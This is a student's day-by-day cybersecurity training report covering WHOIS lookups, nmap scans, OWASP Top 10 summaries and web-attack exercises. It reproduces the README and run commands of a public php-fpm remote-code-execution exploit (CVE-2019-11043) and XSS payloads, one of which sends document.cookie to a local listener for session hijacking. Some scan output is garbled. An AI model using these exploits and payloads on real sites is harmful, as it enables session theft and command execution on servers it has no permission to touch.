

# DOCUMENTATION ON CYBER SECURITY

Report on project  
BY

Vijjapu Krishna veni

Regd. No:- 720139005040

SRI BALAJI DEGREE COLLEGE-30252

Pendurthi-VSP

# **DAY -1**

## **Bug Bounty**

### **Task -1**

#### **Step -1**

**Open a browser, then search bug bounty program**

#### **Step -2**

**Domain name exploring**

#### **Step -3**

**I choose spotify.com**

**Domain name**

#### **Step -4**

**osint frame work**

**in another tab**

#### **Step -5**

**Domain name - whois records – whois Dossier**

#### **Step -6**

**Whois redirects to new tab**

#### **Step -7**

**Paste the domain name**

#### **Step -8**

**I got some information of that site**

**Domain Name: SPOTIFY.COM**

**Registry Domain ID: 422131614\_DOMAIN\_COM-VRSN**

**Registrar WHOIS Server: whois.domaininfo.com**

**Registrar URL: <http://www.ports.domains>**

**Updated Date: 2021-08-02T18:37:37Z**

**Creation Date: 2006-04-23T09:07:50Z**

**Registry Expiry Date: 2030-04-23T09:07:50Z**

**Registrar: Ports Group AB**

**Registrar IANA ID: 73**

**Registrar Abuse Contact Email: [abuse@portsgroup.com](mailto:abuse@portsgroup.com)**

**Registrar Abuse Contact Phone: +46707260015**

**Domain Status: clientDeleteProhibited**

**<https://icann.org/epp#clientDeleteProhibited>**

**Domain Status: clientTransferProhibited**

**<https://icann.org/epp#clientTransferProhibited>**

**Domain Status: serverDeleteProhibited**

**<https://icann.org/epp#serverDeleteProhibited>**

**Domain Status: serverTransferProhibited**

**<https://icann.org/epp#serverTransferProhibited>**

**Domain Status: serverUpdateProhibited**

**<https://icann.org/epp#serverUpdateProhibited>**

**Name Server: DNS1.P07.NSONE.NET**

**Name Server: DNS2.P07.NSONE.NET**

**Name Server: DNS3.P07.NSONE.NET**

**Name Server: DNS4.P07.NSONE.NET**

**Name Server: NS-CLOUD-A1.GOOGLEDOMAINS.COM**

**Name Server: NS-CLOUD-A2.GOOGLEDOMAINS.COM**

**Name Server: NS-CLOUD-A3.GOOGLEDOMAINS.COM**

**Name Server: NS-CLOUD-A4.GOOGLEDOMAINS.COM**

**DNSSEC: unsigned**

**URL of the ICANN Whois Inaccuracy Complaint Form:**

**<https://www.icann.org/wicf/>**

**>>> Last update of whois database: 2023-07-24T04:47:12Z <<<**

# Day-1

## Task -2

Finding vulnerable sites

Step -1

hackthissite.org

Step -2

Some sites will be shown

In contents

Step -3

Vulnerable sites

> CTFlearn

> bWAPP

> Google Gruyere

> Hellbound Hackers

> OWASP Multilidae | |

> HackThis!!

> HackTheSite

# **DAY -2**

## **Foot printing and reconnaissance**

### **Step-1**

**Search for domain name**

**I took**

**<https://marketplace.appsmart.com>**

### **Step-2**

**Osint frame work**

### **Step-3**

**Domain name - who is records - Domain tools whois**

### **Step-4**

**Paste the domain name**

### **Step-5**

**I got results of this site**

### **Step-6**

**Registrant Domain Admin / This Domain is For Sale**

**Registrant Org HugeDomains.com**

**Registrant Country US**

**Registrar TurnCommerce, Inc. DBA NameBright.com**

**IANA ID: 1441**

**URL: <http://www.NameBright.com>**

**Whois Server: whois.NameBright.com(p)**

**Registrar Status clientTransferProhibited**

**Dates 4,250 days old**

**Created on 2011-11-21**

**Expires on 2025-11-21**

**Updated on 2020-11-15**

**Name Servers NSG1.NAMEBRIGHTDNS.COM (has 4,700,935 domains)**

**NSG2.NAMEBRIGHTDNS.COM (has 4,700,935 domains)**

**Tech Contact Domain Admin / This Domain is For Sale**

**HugeDomains.com**

**2635 Walnut Street,**

**Denver, CO, 80205, US (p)**

**IP Address 52.71.57.184 - 813,907 other sites hosted on this server**

**IP Location United States - Virginia - Ashburn - Amazon Technologies Inc.**

**ASN United States AS14618 AMAZON-AES, US (registered Nov 04, 2005)**

**Domain Status Registered And No Website**

**IP History 227 changes on 227 unique IP addresses over 14 years**

**Registrar History 4 registrars with 2 drops**

**Hosting History 10 changes on 6 unique name servers over 14 years**

**Whois Record ( last updated on 2023-07-12 )**

**Domain Name: AppsSmart.com**

**Registry Domain ID: 1688302902\_DOMAIN\_COM-VRSN**

**Registrar WHOIS server: whois.NameBright.com**

**Registrar URL: <http://www.NameBright.com>**

**Updated Date: 2020-11-15T00:00:00.000Z**

**Creation Date: 2011-11-21T19:21:43.000Z**

**Registrar Registration Expiration Date: 2025-11-21T00:00:00.000Z**

**Registrar: TurnCommerce, Inc. DBA NameBright.com**

**Registrar IANA ID: 1441**

**Registrar Abuse Contact Email:**

**Registrar Abuse Contact Phone: +1.7204960020**

**Domain Status: clientTransferProhibited**

**<https://www.icann.org/epp#clientTransferProhibited>**

**Registry Registrant ID: Not Available From Registry**

**Registrant Name: Domain Admin / This Domain is For Sale**

**Registrant Organization: HugeDomains.com**

**Registrant Street: 2635 Walnut Street**

**Registrant City: Denver**

**Registrant State/Province: CO**

**Registrant Postal Code: 80205**

**Registrant Country: US**

**Registrant Phone: +1.3038930552**

**Registrant Phone Ext:**

**Registrant Fax:**

**Registrant Fax Ext:**

**Registrant Email:**

**Registry Admin ID: Not Available From Registry**

**Admin Name: Domain Admin / This Domain is For Sale**

**Admin Organization: HugeDomains.com**

**Admin Street: 2635 Walnut Street**

**Admin City: Denver**

**Admin State/Province: CO**

**Admin Postal Code: 80205**

**Admin Country: US**

**Admin Phone: +1.3038930552**

**Admin Phone Ext:**

**Admin Fax:**

**Admin Fax Ext:**

**Admin Email:**

**Registry Tech ID: Not Available From Registry**



**Tech Name: Domain Admin / This Domain is For Sale**

**Tech Organization: HugeDomains.com**

**Tech Street: 2635 Walnut Street**

**Tech City: Denver**

**Tech State/Province: CO**

**Tech Postal Code: 80205**

**Tech Country: US**

**Tech Phone: +1.3038930552**

**Tech Phone Ext:**

**Tech Fax:**

**Tech Fax Ext:**

**Tech Email:**

**Name Server: nsg1.namebrightdns.com**

**Name Server: nsg2.namebrightdns.com**

# DAY -3

## Finding ports on - nmap

Step -1

Open kali linux

Step -2

Open terminal

Step -3

nmap google.com

nmap google.com

Starting Nmap 7.93 ( <https://nmap.org> ) at 2023-07-24 01:00 EDT

Nmap scan report for google.com (142.250.182.46)

Host is up (0.014s latency).

Other addresses for google.com (not scanned):

2404:6800:4007:81a::200e

rDNS record for 142.250.182.46: maa05s19-in-f14.1e100.net

Not shown: 996 filtered tcp ports (no-response)

PORT STATE SERVICE

25/tcp open smtp

53/tcp open domain

80/tcp open http

**443/tcp open https**

**Nmap done: 1 IP address (1 host up) scanned in 5.04 seconds**

**Step -4**

**I got 4 open ports**

**25/tcp open smtp**

**53/tcp open domain**

**80/tcp http**

**443/tcp https**

**Step -5**

**Using chat gpt or google i got this information about those 2 open ports**

**80 HTTP, 443 HTTPS, they are used by web servers.**

**Can you hack something through port 80/443? It depends on the specific service that runs on**

**those ports (which specific web server, i.e. nginx), and on the content which is provided by the web**

**server. Usually it's latter which is vulnerable (sql injection, IDOR, look at OWASP top 10), even**

**though also the web server can be configured wrongly**

**It is used Port 80 is used for unencrypted web traffic and port 443 is used for encrypted web traffic.**

```
(kali@kali)-[~]  
$ nmap google.com  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-24 01:00 EDT  
Nmap scan report for google.com (142.250.182.46)  
Host is up (0.014s latency).  
Other addresses for google.com (not scanned): 2404:6800:4007:81a::200e  
rDNS record for 142.250.182.46: maa05s19-in-f14.1e100.net  
Not shown: 996 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
443/tcp   open  https  
  
Nmap done: 1 IP address (1 host up) scanned in 5.04 seconds
```

**Port-443 allows data transmission over a secured network, while Port 80 enables data transmission in plain text.**

Users will get an insecure warning if he tries to access a non-HTTPS web page. Port 443 encrypts network data packets before data transmission takes place.

## What is TCP 443 used for?



The Internet Engineering Task Force (IETF) recognizes the TCP port number 443 as the default HTTPS protocol. It **provides an encryption algorithm for exchanging information between web servers and browsers**. HTTPS port 443 works by securing network traffic packets before the data transmission occurs.

# DAY -4

## Exploitation of vulnerabilities

Step -1

testphp.vulnweb.com

Step-2

In terminal

nmap testphp.vulnweb.com

Starting Nmap 7.94 ( <https://nmap.org> ) at 2023-07-14 13:50 IST

Nmap scan report for testphp.vulnweb.com

(44.228.249.3)

Host is up (0.28s latency).

CVSSV3.1:

rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com

Not shown: 999 filtered tcp ports (no-response) CVE-ID: CVE-2022-417

PORT STATE SERVICE

CWE-ID: CWE-125-Ouch

80/tcp open http

Exploit availability: No

Nmap done: 1 IP address (1 host up) scanned in 21.04 seconds

### Step -3

Take ip address of domain and

```
nmap -sV 44.228.249.3 -p 80
```

```
nginx 1.0.7-1.23.1
```

```
$ nmap -sV 44.228.249.3 -p 80
```

Starting Nmap 7.94 (<https://nmap.org>) at 2023-07-14 13:51 IST

ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)

Nmap scan report for

Host is up (0.30s latency).

PORT STATE SERVICE VERSION

80/tcp open http nginx 1.19.0

che 2.3 an

External links

Service detection performed. Please report any incorrect results at  
<https://nmap.org/submit/>

Nmap done: 1 IP address (1 host up) scanned in 23.10 seconds

### Step -4

Copied the version

nginx 1.19.0 and

Pasted it in google

The results is

## # PHuiP-FPizdaM

### ## What's this

This is an exploit for a bug in php-fpm (CVE-2019-11043). In certain nginx + php-fpm configurations, the bug is possible to trigger from the outside. This means that a web user may get code execution if you have vulnerable config (see [below])(#the-full-list-of-preconditions)).

### ## What's vulnerable

If a webserver runs nginx + php-fpm and nginx have a configuration like

```
location ~ [^/]\.php(/|$) {  
  
    ...  
  
    fastcgi_split_path_info ^(.+?\.php)(/.*)$;  
  
    fastcgi_param PATH_INFO    $fastcgi_path_info;  
  
    fastcgi_pass  php:9000;  
  
    ...  
  
}
```

which also lacks any script existence checks (like `try_files`), then you can probably hack it with this sploit.

### #### The full list of preconditions

1. Nginx + php-fpm, `location ~ [^/]\.php(/|$)` must be forwarded to php-fpm (maybe the regexp can be stricter, see [#1](<https://github.com/neex/phuiP-fpizdam/issues/1>)).

2. The `fastcgi_split_path_info` directive must be there and contain a regexp starting with `^` and ending with `$`, so we can break it with a newline character.



3. There must be a PATH\_INFO variable assignment via statement `fastcgi_param PATH_INFO $fastcgi_path_info`; At first, we thought it is always present in the `fastcgi_params` file, but it's not true.

4. No file existence checks like `try_files $uri =404` or `if (-f $uri)`. If Nginx drops requests to non-existing scripts before FastCGI forwarding, our requests never reach php-fpm. Adding this is also the easiest way to patch.

5. This exploit works only for PHP 7+, but the bug itself is present in earlier versions (see [below](#about-php5)).

**## Isn't this known to be vulnerable for years?**

A long time ago php-fpm didn't restrict the extensions of the scripts, meaning that something like `/avatar.png/some-fake-shit.php` could execute `avatar.png` as a PHP script. This issue was fixed around 2010.

The current one doesn't require file upload, works in the most recent versions (until the fix has landed), and, most importantly, the exploit is much cooler.

**## How to run**

Install it using

```
go get github.com/neex/phuip-fpizdam
```

If you get strange compilation errors, make sure you're using `go >=`

1.13. Run the program using `phuip-fpizdam [url]` (assuming you have the `$GOPATH/bin` inside your `$PATH`, otherwise specify the full path to the binary). Good output looks like this:

```
2019/10/01 02:46:15 Base status code is 200
```

**2019/10/01 02:46:15 Status code 500 for qsl=1745, adding as a candidate**

**2019/10/01 02:46:15 The target is probably vulnerable. Possible QSLs: [1735 1740 1745]**

**2019/10/01 02:46:16 Attack params found: --qsl 1735 --pisos 126 --skip-detect**

**2019/10/01 02:46:16 Trying to set "session.auto\_start=0"...**

**2019/10/01 02:46:16 Detect() returned attack params: --qsl 1735 --pisos 126 --skip-detect <-- REMEMBER THIS**

**2019/10/01 02:46:16 Performing attack using php.ini settings...**

**2019/10/01 02:46:40 Success! Was able to execute a command by appending "?a=/bin/sh+-c+'which+which'&" to URLs**

**2019/10/01 02:46:40 Trying to cleanup /tmp/a...**

**2019/10/01 02:46:40 Done!**

**`After this, you can start appending `?a=<your command>` to all PHP scripts (you may need multiple retries).**

## **## Playground environment**

**If you want to reproduce the issue or play with the exploit locally, do the following:**

- 1. Clone this repo and go to the `reproducer` directory.**
- 2. Create the docker image using `docker build -t reproduce-cve-2019-11043 .`. It takes a long time as it internally clones the php repository and builds it from the source. However, it will be easier this way if you**

want to debug the exploit. The revision built is the one right before the fix.

2. Run the docker using ``docker run --rm -ti -p 8080:80 reproduce-cve-2019-11043``.

3. Now you have `http://127.0.0.1:8080/script.php`, which is an empty file.

4. Run the exploit using ``phuip-fpizdam http://127.0.0.1:8080/script.php``

5. If everything is ok, you'll be able to execute commands by appending ``?a=`` to the script: `http://127.0.0.1:8080/script.php?a=id`. Try multiple times as only some of php-fpm workers are infected.

## **## About PHP5**

The buffer underflow in php-fpm is present in PHP version 5. However, this exploit makes use of an optimization used for storing FastCGI variables, `[_fcgi_data_seg]`(<https://github.com/php/php-src/blob/5d6e923/main/fastcgi.c#L186>). This optimization is present only in php 7, so this particular exploit works only for php 7. There might be another exploitation technique that works in php 5.

## **## Credits**

Original anomaly discovered by [d90pwn](<https://twitter.com/d90pwn>) during Real World CTF. Root clause found by me (Emil Lerner) as well as the way to set php.inioptions. Final php.ini options set is found by [beched]([https://twitter.com/ahack\\_ru](https://twitter.com/ahack_ru)).

# **DAY -5**

## **Session hijacking attack**

### **Step -1**

**Go to browser and search**

**Crosssite scripting clean sheet**

**Then select tags**

**Then copy the code**

```
<noscript><img title="</noscript><img src  
onerror=alert(1)>"></noscript>
```

### **Step -2**

**Then take a domain name and search it in new tab**

**Then paste the code in that site**

```
<noscript><img title="</noscript><img src  
onerror=alert(1)>"></noscript>
```

**Then you will get a popup raised and gives 1**

**After that again search for**

**That code this time remove alert(1)**

**And replace it by**

```
windows.location='http://127.0.0.1:1337/?cookie='+document.cookie  
,
```

## Step -5

```
<script>alert("windows.location='http://127.0.0.1:1337/?cookie='+document.cookie");</script>
```


## Step -6



We got in popup

A testphp.vulnweb.com + 2

testphp.vulnweb.com says

windows.location='http://127.0.0.1:1337/?cookie=  
'+document.cookie'





# **DAY -6**

## **Nmap checking connected devices to our network**

**Step -1**

**Open kali linux**

**Step -2**

**Open terminal and**

**Update sudo apt packages**

**Step -3**

**Sudo su**

**Step -4**

**Enter password**

**Step -5**

**Enter cmd**

**Apt update**

**It updates packages**

**Step -6**

**Enter cmd**

**Apt upgrade**

**packages are upgraded**

**step -7**

Enter command

Nmap -Pn 192.168.0.0/24

To scan connected devices to our network


@kali)-[~]

nmap 192.168.0.0/24

Starting Nmap 7.94 (<https://nmap.org> ) at 2023-07-18 14:34 IST

Nmap done: 256 IP addresses (0 hosts up) scanned in 105.08 seconds

nected devices to our network

A terminal window screenshot with a dark background and green text. The prompt is (viperpilot@kali)-[~]. The command \$ nmap 192.168.0.0/24 is entered. The output shows 'Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-18 14:34 IST' and 'Nmap done: 256 IP addresses (0 hosts up) scanned in 105.08 seconds'. The prompt is repeated at the bottom with a cursor.

```
(viperpilot@kali)-[~]  
$ nmap 192.168.0.0/24  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-18 14:34 IST  
Nmap done: 256 IP addresses (0 hosts up) scanned in 105.08 seconds  
  
(viperpilot@kali)-[~]  
$ █
```



# **DAY -7**

## **Owasp to 10 Vulnerabilities understanding Broken Access Control**

**Broken Access Control is a type of cyber-attack that exploits vulnerabilities in a web application's access control mechanisms. It can allow attackers to gain unauthorized access to sensitive data or functionality. Broken Access Control can be caused by a lack of input validation, poor session management, or insufficient authorization checks. To prevent Broken Access Control attacks, developers should implement proper access controls, enforce strong authentication and authorization policies, and regularly test their applications for vulnerabilities. Attackers can use Broken Access Control to steal sensitive data, modify or delete data, or take control of an application. Broken Access Control can be prevented by using strong passwords, implementing multi-factor authentication, and regularly updating software and security systems.**

**Attackers can exploit broken access control to steal sensitive data, modify or delete data, or take control of an application. Broken access control can be prevented by implementing proper access controls, using secure network protocols, and following best practices for secure coding. Developers should ensure that only authorized users have access to sensitive data and functionality. Other measures include implementing role-based access control, using encryption, and using secure session management techniques. Developers should also ensure that access controls are properly tested and monitored to detect any vulnerabilities.**

# Cryptographic failures

Cryptographic failure is a type of security vulnerability that occurs when encryption and decryption mechanisms are not implemented correctly. Cryptographic failure can be caused by weak encryption algorithms, improper key management, or flawed implementation of encryption protocols. Cryptographic failure can lead to data breaches, identity theft, and other types of cyber-attacks. To prevent cryptographic failure, developers should use strong encryption algorithms, implement secure key management, and follow best practices for encryption implementation. Attackers can exploit cryptographic failure to decrypt sensitive data, impersonate legitimate users, or execute other types of cyber-attacks. Cryptographic failure can be prevented by using strong encryption algorithms, implementing secure key management, and regularly updating software and security systems.

# Injection

Injection is a type of cyber-attack that involves the insertion of malicious code into a web application. Injection attacks can be used to steal sensitive data, modify or delete data, or take control of an application. Common types of injection attacks include SQL injection, cross-site scripting (XSS) attacks, and command injection. To prevent injection attacks, developers should use input validation, parameterized queries, and other security measures. Attackers can use injection attacks to steal sensitive data, modify or delete data, or take control of an application. Injection attacks can be prevented by using secure coding practices, regularly testing applications for vulnerabilities, and implementing security protocols.

## insecure Design

Insecure design is a type of security vulnerability that occurs when a web application is designed with security flaws. Insecure design can be caused by poor software architecture, lack of security controls, or failure to follow best practices for secure design. Insecure design can lead to data breaches, identity theft, and other types of cyber-attacks. To prevent insecure design, developers should follow secure design principles, implement secure coding practices, and regularly test their applications for vulnerabilities. Attackers can exploit insecure design to steal sensitive data, modify or delete data, or take control of an application. Insecure design can be prevented by using secure coding practices, following best practices for secure design, and regularly updating software and security systems.

# **Security misconfiguration**

**Security misconfiguration is a type of security vulnerability that occurs when a web application is not configured correctly. Security misconfiguration can be caused by weak passwords, unsecured network protocols, or failure to follow best practices for secure configuration. Security misconfiguration can lead to data breaches, identity theft, and other types of cyber-attacks. To prevent security misconfiguration, developers should follow secure configuration principles, implement secure coding practices, and regularly test their applications for vulnerabilities. Attackers can exploit security misconfiguration to steal sensitive data, modify or delete data, or take control of an application. Security misconfiguration can be prevented by using secure passwords, following best practices for secure configuration, and regularly updating software and security systems.**

## **Vulnerable and outdated Components**

**Vulnerable and outdated components are a type of security vulnerability that occurs when a web application uses outdated or insecure software components. Vulnerable and outdated components can be caused by failure to update software, use of deprecated software, or use of software with known vulnerabilities. Vulnerable and outdated components can lead to data breaches, identity theft, and other types of cyber-attacks. To prevent vulnerable and outdated components, developers should use up-to-date software components,**

**implement secure coding practices, and regularly test their applications for vulnerabilities. Attackers can exploit vulnerable and outdated components to steal sensitive data, modify or delete data, or take control of an application. Vulnerable and outdated components can be prevented by using up-to-date software components, following best practices for secure coding, and regularly updating software and security systems.**

## **identification and authentication failures**

**Identification and authentication failures are a type of security vulnerability that occurs when a web application fails to properly identify and authenticate users. Identification and authentication failures can be caused by weak passwords, lack of multi-factor authentication, or failure to follow best practices for secure identification and authentication. Identification and authentication failures can lead to data breaches, identity theft, and other types of cyber-attacks. To prevent identification and authentication failures, developers should follow secure identification and authentication principles, implement secure coding practices, and regularly test their applications for vulnerabilities. Attackers can exploit identification and authentication failures to steal sensitive data, modify or delete data, or take control of an application. Identification and authentication failures can be prevented by using strong passwords, implementing multi-factor authentication, and following best practices for secure identification and authentication.**

# **Software and data integrity failures**

**Software and data integrity failures are a type of security vulnerability that occurs when a web application fails to maintain the integrity of its software and data. Software and data integrity failures can be caused by failure to follow best practices for secure software development, use of unsecured network protocols, or failure to implement secure coding practices. Software and data integrity failures can lead to data breaches, identity theft, and other types of cyber-attacks. To prevent software and data integrity failures, developers should follow secure software development principles, implement secure coding practices, and regularly test their applications for vulnerabilities. Attackers can exploit software and data integrity failures to steal sensitive data, modify or delete data, or take control of an application. Software and data integrity failures can be prevented by using secure software development practices, following best practices for secure coding, and regularly updating software and security systems.**

## **Security logging and monitoring failures**

**Security logging and monitoring failures are a type of security vulnerability that occurs when a web application fails to properly log and monitor security events. Security logging and monitoring failures can be caused by failure to implement secure logging and monitoring practices, use of unsecured network protocols, or failure to follow best practices for secure coding. Security logging and monitoring failures can lead to data breaches, identity theft, and other types of cyber-attacks. To prevent security logging and monitoring failures,**

developers should follow secure logging and monitoring principles, implement secure coding practices, and regularly test their applications for vulnerabilities. Attackers can exploit security logging and monitoring failures to steal sensitive data, modify or delete data, or take control of an application. Security logging and monitoring failures can be prevented by using secure logging and monitoring practices, following best practices for secure coding, and regularly updating software and security systems.

## **Server - side request forgery**

Server-side request forgery (SSRF) is a type of security vulnerability that occurs when an attacker is able to send a request from a vulnerable web application to an external server. SSRF can be caused by failure to validate user input, use of unsecured network protocols, or failure to follow best practices for secure coding. SSRF can lead to data breaches, identity theft, and other types of cyber-attacks. To prevent SSRF, developers should follow secure coding practices, implement secure network protocols, and regularly test their applications for vulnerabilities. Attackers can exploit SSRF to steal sensitive data, modify or delete data, or take control of an application. SSRF can be prevented by validating user input, using secure network protocols, and following best practices for secure coding.